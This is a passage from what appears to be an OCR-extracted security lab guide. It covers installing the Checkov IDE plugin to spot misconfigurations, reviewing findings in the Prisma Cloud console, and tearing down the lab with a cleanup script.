


Exploit Not Working After Fix


Exercise 7: Setup the Checkov IDE plugin to find issues in the Developer's Environment

1. Open the code in IDE and follow our lab setup instructions to install the IDE plugin

2. Once the IDE is successfully installed you can see the vulnerabilities and misconfiguration issues in the Problem tab inside the terminal of VS Code




3. Check the issues in Prisma Code Cloud Security console



Destroy Lab

1. Run destroy-lab.sh script to destroy lab

bash destroy-lab.sh



2. Select 4 "Code to Cloud" and provide the access key and token